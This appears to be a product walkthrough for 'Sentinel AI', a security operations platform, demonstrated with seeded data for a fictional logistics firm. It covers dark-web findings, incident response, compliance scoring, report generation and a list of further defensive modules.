The Dark Web Monitor continuously scours dark web marketplaces (BreachForums, Breached.vc, RansomHub leak sites), paste sites (Pastebin, PrivateBin), Telegram channels, and exploitation forums (XSS.is, 0day.today) for any mention of GlobalShip Logistics. Findings are automatically categorised as: Credential Leak (employee email/password pairs), Data Exposure (customer PII listings), Threat Actor (organised groups targeting the org), Exploit Sale (zero-day listings for technologies in the stack), or Brand Abuse (phishing domains, impersonation). Each finding is assigned a severity, status, and required action. Critical findings trigger immediate Slack/PagerDuty notifications.

Total Findings	Critical Findings	Employee Creds Leaked	PII Records For Sale	Active Threat Actors
6	3	1,247	12,000	2
Active monitoring	Immediate action	On Breached.vc	BreachForums listing	APT29 · RansomHub

Dark Web Findings — All Categories

ID	CATEGORY	SEV	STATUS	SOURCE	DESCRIPTION	AFFECTED DATA	ACTION REQUIRED
dw-003	Data Exposure	CRITICAL	NEW	BreachForums	12k customer PII (name, email, phone, delivery address) listed for $2,500	12k customer records	Force takedown. GDPR notify.
dw-001	Credential Leak	CRITICAL	INVESTIGATING	Breached.vc	1,247 @company employee email/password pairs confirmed in breach database	1,247 credentials	Force reset. Enable MFA.
dw-006	Ransomware	CRITICAL	INVESTIGATING	RansomHub Blog	RansomHub claims to hold 50GB exfiltrated data. Org named on leak site	50GB claimed	Declare incident. Forensics.
dw-002	Threat Actor	HIGH	INVESTIGATING	XSS.is Forum	APT29 (Cozy Bear) post discusses targeting logistics cos in EMEA region	Brand mention	Elevate monitoring.
dw-004	Exploit Sale	HIGH	NEW	0day.today	Ivanti Connect Secure unauthenticated RCE listed at $45,000. Claims org-specific	VPN infrastructure	Patch Ivanti. Takedown.
dw-005	Brand Abuse	MEDIUM	MONITORED	OSINT	globalship-secure[.]com registered 3 days ago. Hosting phishing page.	Brand impersonation	Register domain. Report.

Mandatory Immediate Actions — CRITICAL Findings

1. Force password reset for ALL 1,247 compromised accounts within 2 hours. Revoke all active sessions. Enable enforced MFA for all accounts immediately.
2. File GDPR breach notification within 72 hours for the 12,000 customer PII records. Engage legal and DPA. Notify affected customers.
3. Declare a security incident for the RansomHub claim. Initiate forensic investigation — identify exfil vector, scope, and what data was taken.
4. Patch Ivanti Connect Secure immediately. Submit abuse report and takedown request to 0day.today for the $45,000 listing.
5. Seize/register globalship-secure.com lookalike domain. Report phishing infrastructure to registrar and Google Safe Browsing.

Incident Response

GlobalShip Logistics · Live Demo

Full incident lifecycle — triage · containment · investigation · resolution · SLA tracking

Incident Response manages the complete lifecycle of every security incident, from the moment an alert fires through to post-incident review. Each incident record captures: severity, category, status, assigned analyst, affected assets, a timeline of all actions taken, MITRE ATT&CK technique mapping, progress percentage toward containment, SLA deadline, and MTTR (Mean Time to Resolve). The status workflow is: Investigating → Containment → Analysis → Resolved. Critical incidents that breach their SLA are flagged in red and automatically escalate to the CISO. Sentinel AI suggests investigation playbooks based on the incident category and linked CVEs — so analysts have a step-by-step guide rather than starting from a blank screen.

Active Incidents	Critical	SLA Breached	Resolved	Avg MTTR
6	2	2	2	2.5h
Open or in-progress	Ransomware · S3 breach	Escalated to CISO	Within SLA window	Last 30 days

Incident Queue — All Open and Recent Incidents

ID	TITLE	SEV	CATEGORY	STATUS	ASSIGNED	PROGRESS	SLA STATUS
inc-001	Ransomware Staging Detected — WORKSTATION-042	Critical	Malware	Investigating	j.smith	35%	SLA BREACHED — escalated
inc-002	Unauthorised DB Access from External IP 198.51.100.42	High	Unauth Access	Containment	a.chen	60%	SLA BREACHED — escalated
inc-003	DNS Tunnelling Detected — k8s-node-07 (C2 exfil)	Medium	C2 Communication	Analysis	m.torres	45%	Within SLA — 3h remain
inc-004	Brute Force SSH — prod-web-01 (203.0.113.15)	High	Brute Force	Resolved	r.patel	100%	Resolved in 1.8h (SLA: 4h)
inc-005	Exposed S3 Bucket — 2.3GB PII accessed unauth	Critical	Data Exposure	Resolved	j.smith	100%	Resolved in 3.2h (SLA: 4h)
inc-006	Lateral Movement via Compromised Service Account	High	Lateral Movement	Escalated	s.dev	20%	Within SLA — 5h remain

INC-001 SPOTLIGHT — LockBit 3.0 Ransomware Staging on WORKSTATION-042

Detection: EDR agent on WORKSTATION-042 flagged LockBit 3.0 staging file writes to C:\ProgramData\SystemTasks\ at 05:35 UTC.

Immediate Action: Host isolated from network at 05:38 UTC (3 min response). Forensic memory snapshot taken. IR team paged.

Lateral Risk: prod-web-01 shows anomalous connections to WORKSTATION-042 on port 445 (SMB) — potential spread via EternalBlue.

MITRE Mapping: T1486 Data Encrypted for Impact · T1055 Process Injection · T1547 Boot Autostart · T1021 Remote Services (SMB).

Current Priority: Memory forensics → identify C2 IP → full AD audit for lateral movement → check for persistence registry keys.

Compliance

ISO 27001 · SOC 2 Type II · PCI-DSS v4.0 · GDPR — live control scoring with CVE linkage

GlobalShip Logistics · Live Demo

The Compliance module automatically evaluates GlobalShip Logistics' security posture against major regulatory frameworks. Rather than a static spreadsheet updated quarterly, every control is assessed against live data: if a CRITICAL CVE linked to a control is still open, the control turns red. If an EDR agent is missing from an endpoint, the corresponding malware protection control fails. If a backup restore test passes this week, the backup control turns green. Analysts can add manual evidence, update control status, and annotate with notes. The result is an always-current compliance posture that is audit-ready at any moment — not just at quarter-end. Reports can be exported as PDF with full control evidence tables in one click.

ISO 27001

70%

14/20 controls passing

✓ Passing	⟳ In Prog	✗ Failing
14	1	5

114 controls. A.12 Operations Security has 2 critical failures.

SOC 2 Type II

65%

11/17 controls passing

✓ Passing	⟳ In Prog	✗ Failing
11	1	5

Trust Service Criteria. CC6.1 (logical access) at risk.

PCI-DSS v4.0

58%

9/16 controls passing

✓ Passing	⟳ In Prog	✗ Failing
9	2	5

12 requirements. Req 6 (secure systems) failing on 3 controls.

GDPR

62%

10/16 controls passing

✓ Passing	⟳ In Prog	✗ Failing
10	1	5

Article 32 (security of processing) failing — breach notification gap.

ISO 27001 Control Detail — Domain A.12 Operations Security

CONTROL ID	CONTROL NAME	STATUS	EVIDENCE / CURRENT STATE
A.12.1.2	Change Management	PASSING	All changes logged in JIRA. CAB approves. 100% audit coverage. Last reviewed Mar 10.
A.12.2.1	Malware Protection	FAILING	EDR deployed on 94/97 endpoints. 3 warehouse IoT devices missing agent — ticket #1247 open.
A.12.4.1	Event Logging	PASSING	Centralised SIEM. 90-day hot retention, 1-year cold. Log integrity hash checks daily.
A.12.6.1	Technical Vulnerability Mgmt	IN PROGRESS	SCA in CI pipeline. CVE-2021-44228 open >30 days — SLA breach risk. Patch PR in review.
A.12.3.1	Information Backup	PASSING	Daily AES-256 backups. Weekly restore test passing. RTO 4h / RPO 1h documented.
A.12.7.1	Audit Controls	FAILING	PostgreSQL audit logging not enabled — DB admin actions untracked. Linked to risk-006.

Auto-evaluation trigger: every time a CVE is patched, an asset scan completes, or an incident is resolved, the affected controls are automatically re-evaluated. A control that was failing because of CVE-2021-44228 will turn green immediately when the patch is merged and the re-simulation returns BLOCKED. This means the compliance score improves in real time as the team remediates — providing continuous assurance rather than point-in-time snapshots. Audit-ready PDF export available in one click.

Reports

GlobalShip Logistics · Live Demo

Four live-data report types — executive summary · infrastructure scan · threat intel · compliance PDF

The Reports page is where GlobalShip Logistics' security programme gets packaged for stakeholders. It generates four distinct report types, each pulling live data from Supabase at the moment of generation — so there is no stale data, no manual copy-paste from spreadsheets, and no version control problem. Reports are exportable as PDF. The page also contains three Demo Seeding buttons that populate the entire platform with realistic logistics data in one click — useful for resetting the demo environment or loading fresh data after clearing the database.

Security Executive Report

- **Who it's for: CISO, board, steering committee**
- Overall security score with 30-day trend
- Top 5 CVEs by exploit priority (EPSS-ranked)
- Incident summary: MTTR, SLA compliance rate
- Compliance scorecard across all frameworks
- Dark web threat summary with threat actor list
- Top 5 recommended actions with owner and deadline

⬇ Generate & Download PDF

Infrastructure Scan Report

- **Who it's for: infrastructure team, architects**
- Full asset inventory with last scan dates
- Open port map per service with CVE matches
- OS and software version inventory
- Criticality heat map by asset category
- Unpatched asset list sorted by risk score
- Network segment boundary analysis

⬇ Generate & Download PDF

Threat Intelligence Report

- **Who it's for: threat analysts, SOC team**
- CVE trend — new CVEs added in last 30 days
- EPSS top-10 ranked exploit probability table
- CISA KEV watchlist — new additions this month
- New MITRE ATT&CK techniques observed in simulations
- Dark web intelligence summary by category
- Threat actor activity bulletin

⬇ Generate & Download PDF

Compliance Status Report

- **Who it's for: compliance team, auditors**
- Per-framework passing / failing control counts
- Full control evidence table with status dates
- Gap analysis: failing controls with owner names
- Audit timeline: last review, next review dates
- Remediation roadmap with estimated completion
- ISO 27001 · SOC 2 · PCI-DSS v4.0 · GDPR covered

⬇ Generate & Download PDF

Demo Seeding (also on this page): Seed Exploit Data inserts 2024 CVEs + exploit history; Seed Threat Intel populates dark web findings, threat actor profiles, and EPSS scores; Seed Compliance creates ISO 27001, SOC 2, PCI-DSS control records with pass/fail status. All seeding is idempotent — safe to run multiple times. Useful to reset after a live demo.

Additional Modules

12 more pages — Code Scanning · Zero-Day · Phishing · Infrastructure · Cloud · Container · Identity · DevSecOps

GlobalShip Logistics · Live Demo

Sentinel AI includes 30+ specialised pages beyond the core modules. Every page below is populated with live GlobalShip Logistics data and fully navigable during the demo.

Code Scanning

▸ SAST alerts from GitLab SAST and GitHub Advanced Security

▸ Shows severity, rule ID, file path, and line number for each finding

▸ Filters by severity, repository, programming language, and date

▸ Links each alert to the relevant CVE in the vulnerability database

▸ Drill-down to full alert detail with code snippet and fix suggestion

Zero-Day Tracker

▸ Monitors newly published CVEs with no patch yet available (0-day status)
▸ Tracks when a PoC (proof of concept) exploit appears on GitHub or ExploitDB
▸ EPSS spike detection — alerts when a CVE's score jumps >20% in 24 hours
▸ Auto-escalates to the Exploit Lab when EPSS exceeds 80% threshold

▸ Shows affected assets immediately so the team knows exposure before a patch exists

Phishing & Social Eng.

▸ Run phishing simulation campaigns targeting specific employee groups
▸ Tracks open rate, click rate, and credential submission rate per campaign
▸ Employee awareness scoring per department — identifies high-risk groups
▸ Template library: spearphishing, vishing scripts, smishing, QR code lures
▸ Auto-assigns mandatory security awareness training on any phishing link click

Infra Scanner

▸ Nmap-style scan of all registered assets — runs on-demand or on schedule
▸ Discovers open ports, service banners, OS fingerprints, and TLS versions
▸ Matches discovered services against CVE database — immediate correlation
▸ Detects newly appeared services (shadow IT) not in the asset inventory
▸ Results feed directly into Asset Inventory and update last-scan timestamps

Digital Twin

▸ Live topology graph of all 10 logistics assets with network connections

▸ CVE severity overlay on each node — red for CRITICAL, amber for HIGH
▸ Network segment boundaries drawn — shows which services can reach each other
▸ Click any node to open its asset detail page with full CVE list

▸ Auto-updated when the Infra Scanner completes a new scan

Cloud Security

▸ AWS, GCP and Azure posture checks via native security APIs

▸ GCP Security Command Center finding import — misconfigurations and threats
▸ Checks: open S3 buckets, over-permissive IAM roles, unencrypted volumes
▸ CIS Benchmarks score per cloud account — shows current vs target posture
▸ Alerts feed into the Incident Response queue for immediate triage

Container Security

▸ Docker image CVE scanning via Trivy and Grype on every registry push
▸ Kubernetes workload hardening assessment — privileged containers, root users
▸ Runtime policy enforcement — blocks containers violating security policy
▸ Base image age tracking — alerts when base image is >90 days without update
▸ Results mapped to specific CVEs and linked to patch recommendations

Identity & Access

▸ Full IAM inventory: users, groups, roles, service accounts, API keys

▸ MFA coverage dashboard — currently 78% admin accounts (target: 100%)
▸ Privileged access review workflow with approval and expiry tracking

▸ Anomalous login detection: unusual hours, new geo-location, bulk access
▸ Links to incident response when a compromised credential is detected

DevSecOps

▸ CI/CD pipeline security gate status across all repositories

▸ SCA (software composition analysis), SAST, and secrets scanning per repo
▸ Policy engine: automatically block PR merge on critical CVE introduction
▸ Supports GitHub Actions, GitLab CI, Jenkins, and CircleCI pipelines

▸ Dashboard shows gate pass rate, blocked PRs, and top failing rules

Network Security

Malware Analysis

Integrations

SENTINEL AI

AI-Powered Security Operations — Platform Summary

GlobalShip Logistics Demo Environment — 18-slide walkthrough of all major features

12	**CVEs tracked and EPSS-ranked**	Log4Shell · Spring4Shell Redis RCE · Grafana · Kafka
10	**Assets fully monitored**	Servers · services containers · IoT gateway
6	**Sandbox exploits simulated**	4 confirmed exploitable 2 blocked by defence
4	**Patches auto-generated by AI**	2 merged · CI + re-sim verification gate
6	**Dark web findings active**	1,247 creds · 12k PII RansomHub claim live
6	**Incidents being managed**	2 SLA-breached Ransomware investigation

What makes Sentinel AI different:

- ✦ Exploitability over CVE count — the Exploit Lab proves what is actually exploitable in your environment, not just what is theoretically vulnerable.
- ✦ Closed-loop remediation — Patch Automation generates, tests, and verifies fixes automatically. No manual handoff between security and engineering.
- ✦ Industry-specific context — the platform seeds data for your exact technology stack. CVEs are described in terms of your business risk, not generic technical jargon.
- ✦ Compliance as a by-product — every security action (patching, scanning, resolving incidents) automatically updates compliance controls. No separate compliance work.

Other industries available: NexaPay Financial · ShopVault Commerce · MediCore Health Systems

Backend: http://localhost:8000 · Frontend: http://localhost:3000 · Powered by Supabase

© 2026 Sentinel AI